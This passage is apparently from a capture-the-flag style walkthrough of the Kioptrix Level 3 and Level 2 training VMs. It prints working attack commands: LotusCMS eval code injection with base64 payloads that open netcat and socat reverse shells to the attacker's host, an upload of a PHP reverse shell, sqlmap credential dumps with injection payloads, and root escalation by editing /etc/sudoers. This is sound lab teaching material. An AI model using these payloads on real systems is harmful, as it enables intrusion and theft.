    which will be passed to a eval call, therefore allowing remote code execution.

    The module can either automatically pick up a 'page' parameter from the
    default page, or manually specify one in the URI option.  To use the automatic
    method, please supply the URI with just a directory path, for example: "/lcms/
    ↪".
    To manually configure one, you may do: "/lcms/somepath/index.php?page=index"
},
```

Executing arbitrary PHP - simple reverse shell

Let's explore this last vulnerability a bit more. If you investigate the metasploit exploit you'll see you can execute arbitrary PHP code very simply:

```
# Get base64 encoded PHP code - here a reverse shell
# Reverse shell assumes "socat - TCP-LISTEN:$PORT" on Kali
CMD='passthru("nc -e /bin/bash '$KALI $PORT'");'
CMD64=$(echo "$CMD" | base64 -w 0)
echo -n $CMD64 | base64 -d
# PAGE=index');eval(base64_decode(...));#
PAGE="index''');eval(base64_decode('$CMD64'))';#
curl -v http://kioptrix3.com/index.php \
    --data-urlencode page="$PAGE"
# First thing in reverse shell
# python -c 'import pty; pty.spawn("/bin/bash")'
```

Also note that the resulting terminal is dumb.

Executing arbitrary PHP - reverse shell with pty

In fact you can extend the above to upload arbitrary files. (Note that this is much less stealthy than exploiting kioptrix3's ability to upload gallery files.) To demonstrate this we'll take a side excursion to upload a version of a php reverse shell that includes a pty following [Using SSH Without A TTY - Other potential solutions](#):

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/exploit
# Download pentestmonkey reverse php shell
REVSH="php-reverse-shell.php"
curl --silent --remote-name http://pentestmonkey.net/tools/php-reverse-shell/php-
    ↪reverse-shell-1.0.tar.gz
tar -xvzf php-reverse-shell-1.0.tar.gz
cp php-reverse-shell-1.0/$REVSH .
# Change to our ip/port
sed -i "s/127.0.0.1/$KALI/" $REVSH
sed -i "s/1234/$PORT/" $REVSH
# change 0 => array("pipe", "r") to 0 => array("pty")
sed -i 's/\([012]\) => array("pipe", "[rw]"/\1 => array("pty")/' $REVSH
# prepare to upload the reverse shell
socat -u FILE:$REVSH TCP-LISTEN:$PORT
```

Then pull the file into a writeable directory on the web server (/home/www/kioptrix3.com/gallery/photos/ will work):

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
CMD='passthru("cd /home/www/kioptrix3.com/gallery/photos/; nc "'$KALI $PORT'" > /home/
↳ www/kioptrix3.com/gallery/photos/php-reverse-shell.php; chmod +x php-reverse-shell.
↳ php;");'
CMD64=$(echo "$CMD" | base64 -w 0)
echo -n $CMD64 | base64 -d
# PAGE=index');eval(base64_decode(...));#
PAGE="index"'');eval(base64_decode("'"$CMD64'"));# '
curl -v http://kioptrix3.com/index.php \
  --data-urlencode page="$PAGE"
```

At this point you can pop a reverse shell with a pty by first starting a Kali listener:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
# get LINES, COLUMNS available so can set later
echo $LINES, $COLUMNS
# try "cfmakeraw" or "rrawer" if available vs. "raw,echo=0"
socat -,raw,echo=0 TCP-LISTEN:$PORT
# do this first in new session
export TERM=linux
echo $LINES, $COLUMNS
# to change LINES and COLUMNS (set to valid values)
export LINES=24;export COLUMNS=80
```

Then open the reverse shell we just uploaded:

```
curl -v http://kioptrix3.com/gallery/photos/php-reverse-shell.php
```

Executing arbitrary PHP - even better socat-based reverse shell

The above reverse shell is better but still lacking tab completion, You can get that if you have **socat** on both ends. But how to get **socat** on the target machine? The source is available at [dest-unreach / socat](http://www.dest-unreach.org/socat/). Find the latest download link then on the target host:

```
cd /tmp
# use curl or wget
# later socat versions did not build
wget http://www.dest-unreach.org/socat/download/socat-1.7.3.0.tar.gz 2>&1
tar -xvzf socat-1.7.3.0.tar.gz
cd socat-*
./configure 2>&1
make 2>&1
cp socat /home/www/kioptrix3.com/data/
```

Then start the listener on Kali via:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
# get LINES, COLUMNS available so can set later
echo $LINES, $COLUMNS
# try "cfmakeraw" or "rrawer" if available vs. "raw,echo=0"
```

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```
socat -,raw,echo=0 TCP-LISTEN:$PORT
# do this first in new session
export TERM=linux
echo $LINES,$COLUMNS
# to change LINES and COLUMNS
# export LINES=NN;export COLUMNS=MM
```

Then from the target machines PHP invoke socat using the command `socat TCP-CONNECT:$KALI:$PORT EXEC: "/bin/bash -li",pty,stderr,setsid,sigint,sane`. You'll have tab completion, can use **vi**, You'll need to set **TERM** in order to run **/usr/local/bin/ht**:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
SOCAT="/home/www/kioptrix3.com/data/socat"
CMD='passthru("'"$SOCAT"' TCP-CONNECT:'"$KALI:$PORT"' EXEC:'"/bin/bash -li"',
↳pty,stderr,setsid,sigint,sane)';'
CMD64=$(echo -n "$CMD" | base64 -w 0)
PAGE="index"'";eval(base64_decode("'"$CMD64"'"));# '
curl -v http://kioptrix3.com/index.php \
--data-urlencode page="$PAGE"
```

So LotusCMS allows us to easily download/upload files, execute arbitrary PHP scripts, and pop php reverse shells with a pty which can execute **/usr/local/bin/ht**. Note that since the file upload uses **nc** on a non-standard port it's inferior to using the kioptrix3 built-in gallery file upload.

3.12.4 The Exploit

Exploiting the Gallarific SQL injection

The actual gallery.php page is found at <http://kioptrix3.com/gallery/gallery.php>:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/sqlmap
rm -rf sqlmap
URL='http://kioptrix3.com/gallery/gallery.php?id=null'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
--dbms=MySQL --banner --current-user --is-dba --current-db --users --passwords --dbs
```

Here's the important results from this SQL injection:

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
banner:      '5.0.51a-3ubuntu5.4'
current user: 'root@localhost'
current database: 'gallery'
current user is DBA: True
[*] debian-sys-maint [1]:
    password hash: *F46D660C8ED1B312A40E366A86D958C6F1EF2AB8
[*] root [1]:
    password hash: *47FB3B1E573D80F44CD198DC65DE7764795F948E
available databases [3]:
[*] gallery
[*] information_schema
[*] mysql
```

So we'll just see what tables are in gallery:

```
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
--dbms=MySQL -D gallery --tables
```

And this returns:

```
Database: gallery
[7 tables]
+-----+
| dev_accounts      |
| gallarific_comments |
| gallarific_galleries |
| gallarific_photos  |
| gallarific_settings |
| gallarific_stats    |
| gallarific_users    |
+-----+
```

So we'll go after table dev_accounts first:

```
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
--dbms=MySQL -D gallery -T dev_accounts --dump
```

And this returns:

```
Database: gallery
Table: dev_accounts
[2 entries]
+---+-----+-----+-----+
| id | username | password |
+---+-----+-----+-----+
| 1  | dreg     | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
| 2  | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+---+-----+-----+-----+
```

And then table gallarific_users:

```
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
--dbms=MySQL -D gallery -T gallarific_users --dump
```

And this returns:

```
Database: gallery
Table: gallarific_users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
↪ +-----+-----+-----+-----+-----+-----+-----+-----+
| userid | photo  | email   | website | username | lastname | joincode | usertype |
↪ password | firstname | datejoined | issuperuser |
+-----+-----+-----+-----+-----+-----+-----+-----+
↪ +-----+-----+-----+-----+-----+-----+-----+-----+
| 1      | <blank> | <blank> | <blank> | admin    | User     | <blank> | superuser |
↪ n0t7t1k4 | Super   | 1302628616 | 1      |
+-----+-----+-----+-----+-----+-----+-----+-----+
↪ +-----+-----+-----+-----+-----+-----+-----+-----+
```

Shell access to root

Try `ssh` with the passwords and `loneferret/starwars` gets you in. Trying `sudo -l` shows you can run the hex editor `/usr/local/bin/ht`. `sebastianbiallyas/ht` is an editor that happens to be `sudo` root on this machine allowing us to edit system files like `/etc/sudoers`. (Note - I disabled keyboard shortcuts on my Kali terminal so I could use them in the `ht` editor.) Here we get root:

```
hacker@kali:~/pentest/kioptrix3/exploit$ ssh loneferret@kioptrix3.com
loneferret@kioptrix3.com's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
##### SNIP #####
loneferret@Kioptrix3:/tmp$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$ ls -l /usr/local/bin/ht
-rwsr-sr-x 1 root root 2072344 2011-04-16 07:26 /usr/local/bin/ht
loneferret@Kioptrix3:/tmp$ # edit sudoers file giving loneferret root access
loneferret@Kioptrix3:/tmp$ /usr/local/bin/ht /etc/sudoers
loneferret@Kioptrix3:/tmp$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: /bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/tmp$ sudo su -
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And so we have root.

3.13 Kioptrix Level 2

3.13.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub Kioptrix: Level 1.1 \(#2\)](#), the second of the [Vulnhub Kioptrix Series](#).

This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways than one to successfully complete the challenges.

Setting up the VMware VM

The VM comes packaged as [Kioptrix_Level_2.rar](#), which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to Kioptrix2 via root.

See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. Kioptrix2 runs CentOS 4.X i686. Here's how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix2
curl --remote-name http://www.kioptrix.com/dlvm/Kioptrix_Level_2.rar
```

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```
$SUDO apt-get install unrar -y
$SUDO unrar e Kioptrix_Level_2.rar
BACKING="CentOs4.5.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING" $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# BACKING="CentOs4.5.vmdk"
# VM_DISK=$VM-changes.qcow2
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the kioptrix2 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=kioptrix2
$SUDO virt-install \
  --network="bridge=br0" \
  --name "$VM" --cpu host --vcpus 1 --ram 512 \
  --os-type=linux --os-variant=rhel4 \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

During the boot you'll have to utilize kudzu hardware configuration: "Remove Configuration" for the PCnet LANCE and Intel Corporation 82371AB 82371AB/EB/MB PIIX4 IDE, then "Configure" the added RTL-8139/8139C/8139C+ NIC to use DHCP. You can "Ignore" the rest of the added devices.

If kioptrix were running and you wanted to "start over again":

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix2
$SUDO virsh shutdown $VM
BACKING="CentOs4.5.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING" $VM_DISK
$SUDO virsh start $VM
```

3.13.2 Reconnaissance

Directory setup

We'll refer to the following directories below:

```
BASE=$HOME/pentest
PT=$BASE/kioptrix2
TOOLS=exploit,nmap,spider,sqlmap
eval mkdir -p $PT/{${TOOLS}}
```

Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $PT/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2$ SUDO=$(which sudo)
hacker@kali:~/pentest/kioptrix2$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~/pentest/kioptrix2$ cd $PT/nmap
hacker@kali:~/pentest/kioptrix2/nmap$ NMOUT=nmap
hacker@kali:~/pentest/kioptrix2/nmap$ SN='192.168.1.0/24'
hacker@kali:~/pentest/kioptrix2/nmap$ TARGETS=targets.txt
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
##### SNIP #####
Nmap scan report for 192.168.1.101
Host is up (0.00054s latency).
MAC Address: 52:54:00:94:E2:16 (QEMU Virtual NIC)
##### SNIP #####
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.*
hacker@kali:~/pentest/kioptrix2/nmap$ # use the grep-able output to get a list of_
↳target hosts
hacker@kali:~/pentest/kioptrix2/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 >
↳$TARGETS
hacker@kali:~/pentest/kioptrix2/nmap$ # use the xml output to get an html report
hacker@kali:~/pentest/kioptrix2/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

At this point we have our target host T=192.168.1.101:

```
T=192.168.1.101
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA ${NMOUT}_A $T
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA $
↳ {NMOUT}_A $T
##### SNIP #####
Scanning 192.168.1.101 [1000 ports]
Discovered open port 3306/tcp on 192.168.1.101
Discovered open port 443/tcp on 192.168.1.101
Discovered open port 80/tcp on 192.168.1.101
Discovered open port 111/tcp on 192.168.1.101
Discovered open port 22/tcp on 192.168.1.101
Discovered open port 631/tcp on 192.168.1.101
##### SNIP #####
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_ssshv1: Server supports SSHv1
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100024  1          733/udp    status
|_  100024  1          736/tcp    status
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
##### SNIP #####
631/tcp   open  ipp      CUPS 1.1
| http-methods: GET HEAD OPTIONS POST PUT
| Potentially risky methods: PUT
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: 403 Forbidden
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 52:54:00:94:E2:16 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
##### SNIP #####
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/pentest/kioptrix2/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Exposed services

Our target kioptrix2 is T=192.168.1.101 and runs:

port 22: OpenSSH 3.9p1 (protocol 1.99)

A **searchsploit** run showed:

```
hacker@kali:~/pentest/kioptrix2/exploit$ searchsploit openssh
```

Description	Path
OpenSSH/PAM <= 3.6.1p1 - Remote Users Discov	/linux/remote/25.c
OpenSSH/PAM <= 3.6.1p1 - Remote Users Ident	/linux/remote/26.sh
glibc-2.2 and openssh-2.3.0p1 Exploits glibc	/linux/local/258.sh
Dropbear / OpenSSH Server (MAX_UNAUTH_CLIENT	/multiple/dos/1572.pl
OpenSSH <= 4.3 p1 (Duplicated Block) Remote	/multiple/dos/2444.sh
Portable OpenSSH <= 3.6.1p-PAM / 4.1-SUSE Ti	/multiple/remote/3303.sh
Debian OpenSSH Remote SELinux Privilege Elev	/linux/remote/6094.txt
Novell Netware 6.5 - OpenSSH Remote Stack Ov	/novell/dos/14866.txt
FreeBSD OpenSSH 3.5p1 - Remote Root Exploit	/freebsd/remote/17462.txt
OpenSSH 1.2 scp File Create/Overwrite Vulner	/linux/remote/20253.sh
OpenSSH 2.x/3.0.1/3.0.2 Channel Code Off-By-	/unix/remote/21314.txt
OpenSSH 2.x/3.x Kerberos 4 TGT/AFS Token Buf	/linux/remote/21402.txt
OpenSSH 3.x Challenge-Response Buffer Overfl	/unix/remote/21578.txt
OpenSSH 3.x Challenge-Response Buffer Overfl	/unix/remote/21579.txt

None of these applied to the target OpenSSH version.

ports 80, 443: Apache httpd 2.0.52 ((CentOS))

kioptrix2 runs Apache httpd 2.0.52 ((CentOS)) which vault.centos.org/4.0 indicates is CentOS 4.x with the 2.6.9 kernel. We'll delay a vulnerability search for the detailed port 80 & 443 reconnaissance.

ports 111, 733, 736: rpcbind, statd

Run `rpcinfo -p $T` to scan port 111:

```
hacker@kali:~/pentest/kioptrix2/nmap$ T=192.168.1.101
```

```
hacker@kali:~/pentest/kioptrix2/nmap$ rpcinfo -p $T
```

```

program vers proto  port
 100000     2    tcp    111  portmapper
 100000     2    udp    111  portmapper
 100024     1    udp    733  status
 100024     1    tcp    736  status
```

port 631: ipp CUPS 1.1

A quick search for vulnerabilites didn't reveal any remote vulnerability available without credentials.

port 3306: mysql

Given CentOS 4.x the MySQL version from vault.centos.org/4.0 should be 4.1.7 (CentOS 4.0) - 4.1.22 (CentOS 4.9). Trying to connect directly to mysql got this error:

```
hacker@kali:~/pentest/kioptrix2/exploit$ mysql -h $T -u root
```

```
ERROR 1130 (HY000): Host '192.168.1.104' is not allowed to connect to this MySQL_
↪server
```

We'll delay mysql analysis until after port 80 & 443 reconnaissance.

Reconnaissance on ports 80 & 443

dirb

First scan the web server with **dirb**:

```
T=192.168.1.101
cd $PT/spider
dirb http://$T/ -o dirb.txt
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix2/spider$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/spider$ cd $PT/spider
hacker@kali:~/pentest/kioptrix2/spider$ dirb http://$T/ -o dirb.txt
##### SNIP #####
---- Scanning URL: http://192.168.1.101/ ----
+ http://192.168.1.101/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.101/index.php (CODE:200|SIZE:667)
==> DIRECTORY: http://192.168.1.101/manual/
+ http://192.168.1.101/usage (CODE:403|SIZE:286)
##### SNIP #####
```

nikto

Next up was a **nikto** scan:

```
T=192.168.1.101
cd $PT/spider
nikto -output nikto.html -host $T -port 80,443
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix2/spider$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/spider$ cd $PT/spider
hacker@kali:~/pentest/kioptrix2/spider$ nikto -output nikto.txt -host $T -port 80,443
- Nikto v2.1.6

-----
+ Target IP:          192.168.1.101
+ Target Hostname:    192.168.1.101
+ Target Port:        80
+ Start Time:         2015-06-30 12:24:37 (GMT-7)
-----
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.
  ↳ 65 (final release) and 2.2.26 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false_
  ↳ positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

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```
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
↳sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
↳sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
↳sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x5770d
↳0x1c42 0xac5f9a00;5770b 0x206 0x84f07cc0
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7356 requests: 1 error(s) and 15 item(s) reported on remote host
+ End Time:          2015-06-30 12:25:24 (GMT-7) (47 seconds)
-----
+ Target IP:          192.168.1.101
+ Target Hostname:    192.168.1.101
+ Target Port:        443
-----
+ SSL Info:           Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/
↳OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost.
↳localhostdomain
                        Ciphers: DHE-RSA-AES256-SHA
                        Issuer: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/
↳OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost.
↳localhostdomain
+ Start Time:         2015-06-30 12:25:24 (GMT-7)
-----
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ All CGI directories 'found', use '-C none' to test none
+ Hostname '192.168.1.101' does not match certificate's CN 'localhost.localdomain/
↳emailAddress=root@localhost.localdomain'
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.
↳65 (final release) and 2.2.26 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false
↳positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
↳sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
↳sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
↳sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 14714 requests: 1 error(s) and 14 item(s) reported on remote host
+ End Time:          2015-06-30 12:29:20 (GMT-7) (236 seconds)
-----
+ 2 host(s) tested
```

Additionally we've found PHP/4.3.9

Visiting the web site

Visiting the website reveals a “Remote System Administration Login” form:

```
hacker@kali:~/pentest/kioptrix2/spider$ curl --silent --insecure https://$T/
<html>
<body>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
  <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
    <tr>
      <td colspan="2" align="center">
        <b>Remote System Administration Login</b>
      </td>
    </tr>
    <tr>
      <td width="150">Username</td>
      <td><input name="uname" type="text"></td>
    </tr>
    <tr>
      <td width="150">Password</td>
      <td>
        <input name="psw" type="password">
      </td>
    </tr>
    <tr>
      <td colspan="2" align="center">
        <input type="submit" name="btnLogin" value="Login">
      </td>
    </tr>
  </table>
</form>

<!-- Start of HTML when logged in as Administator -->
</body>
</html>
```

sqlmap the admin login page

Of course we'll try an immediate **sqlmap** on the form but the MySQL version being pre-5 creates problems:

```
T=192.168.1.101
cd $PT/sqlmap
URL="https://$T/"
rm -rf $PWD/sqlmap
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
  --banner --current-user --is-dba --current-db --users --passwords \
  --forms --dbs --dbms=MySQL
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2/spider$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/spider$ cd $PT/sqlmap
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"
hacker@kali:~/pentest/kioptrix2/sqlmap$ rm -rf $PWD/sqlmap
hacker@kali:~/pentest/kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --
↪output-dir $PWD/sqlmap \
```

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```

> --banner --current-user --is-dba --current-db --users --passwords \
> --forms --dbs --dbms=MySQL
##### SNIP #####
[#1] form:
POST https://192.168.1.101:443/index.php
POST data: uname=&psw=&btnLogin=Login
##### SNIP #####
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)?
→ [y/N] N
sqlmap identified the following injection points with a total of 292 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: uname=-9335' OR (8916=8916) #&psw=&btnLogin=Login

    Type: AND/OR time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: uname=xjttq' AND 7333=BENCHMARK(5000000,MD5(0x68544c4d)) AND 'NruE'='NruE&
→psw=&btnLogin=Login
##### SNIP #####
[17:38:59] [INFO] retrieved: 4.1.22
web server operating system: Linux CentOS 4.9
web application technology: PHP 4.3.9, Apache 2.0.52
back-end DBMS: MySQL < 5.0.0
banner:      '4.1.22'
[17:39:00] [INFO] fetching current user
[17:39:00] [INFO] retrieved: john@localhost
current user:      'john@localhost'
[17:39:04] [INFO] fetching current database
[17:39:04] [INFO] retrieved: webapp
current database:   'webapp'
[17:39:06] [INFO] testing if current user is DBA
[17:39:06] [INFO] fetching current user
current user is DBA:      False
##### SNIP #####
database management system users password hashes:
[*] john [1]:
    password hash: 5a6914ba69e02807
    clear-text password: hiroshima
[*] root [1]:
    password hash: 5a6914ba69e02807
    clear-text password: hiroshima

[17:39:39] [WARNING] information_schema not available, back-end DBMS is MySQL < 5.
→database names will be fetched from 'mysql' database
##### SNIP #####
available databases [2]:
[*] `test\_%`
[*] test
##### SNIP #####

```

We got some good and contradictory information on databases: the available databases are “test” and “test_%”, ignoring the current-db of “webapp”. And we have these software versions: MySQL 4.1.22, CentOS 4.9, PHP 4.3.9, and Apache 2.0.52. The database current-user is john who is not a DBA. We also have the passwords for both database users: both john’s and root’s passwords are “hiroshima”.

Now let's go after the webapp database using the root credentials. However, due to no information_schema we'll add the options "--common-tables" and "--common-columns":

```
T=192.168.1.101
URL="https://$T/"
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
  --dbms-cred=root:hiroshima --dbms=MySQL \
  --forms -D webapp --common-tables
```

Running this gets us the "users" table:

```
hacker@kali:~/pentest/kioptrix2/sqlmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"hacker@kali:~/pentest/
↳kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap
↳--dbms-cred=root:hiroshima --dbms=MySQL --forms -D webapp --common-tables
##### SNIP #####
Database: webapp
[1 table]
+-----+
| users |
+-----+
##### SNIP #####
```

So let's see what's in the "users" table:

```
T=192.168.1.101
URL="https://$T/"
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
  --dbms-cred=root:hiroshima --dbms=MySQL \
  --forms -D webapp -T users --common-columns
```

Here are the results:

```
hacker@kali:~/pentest/kioptrix2/sqlmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"
hacker@kali:~/pentest/kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --
↳output-dir $PWD/sqlmap \
> --dbms-cred=root:hiroshima --dbms=MySQL \
> --forms -D webapp -T users --common-columns
##### SNIP #####
Database: webapp
Table: users
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id      | numeric |
| password | non-numeric |
| username | non-numeric |
+-----+-----+
##### SNIP #####
```

Now that we've got the columns, let's dump the table:

```
T=192.168.1.101
URL="https://$T/"
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
  --dbms-cred=root:hiroshima --dbms=MySQL \
```

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```

--forms -D webapp -T users -C id -C password -C username --dump

Here are the results:

.. code-block:: console
hacker@kali:~/pentest/kioptrix2/sqlmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"
hacker@kali:~/pentest/kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --
→output-dir $PWD/sqlmap \
> --dbms-cred=root:hiroshima --dbms=MySQL \
> --forms -D webapp -T users -C id -C password -C username --dump
##### SNIP #####
Database: webapp
Table: users
[2 entries]
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | admin    | 5afac8d85f |
| 2  | john     | 661ajGGbla |
+----+-----+-----+
##### SNIP #####

```

Now we have both the database credentials and the webapp credentials. Let's see what we can do.

3.13.3 The Exploits

Exploring the web site

Where are we right now? **sqlmap** has given us these accounts:

username	password	application
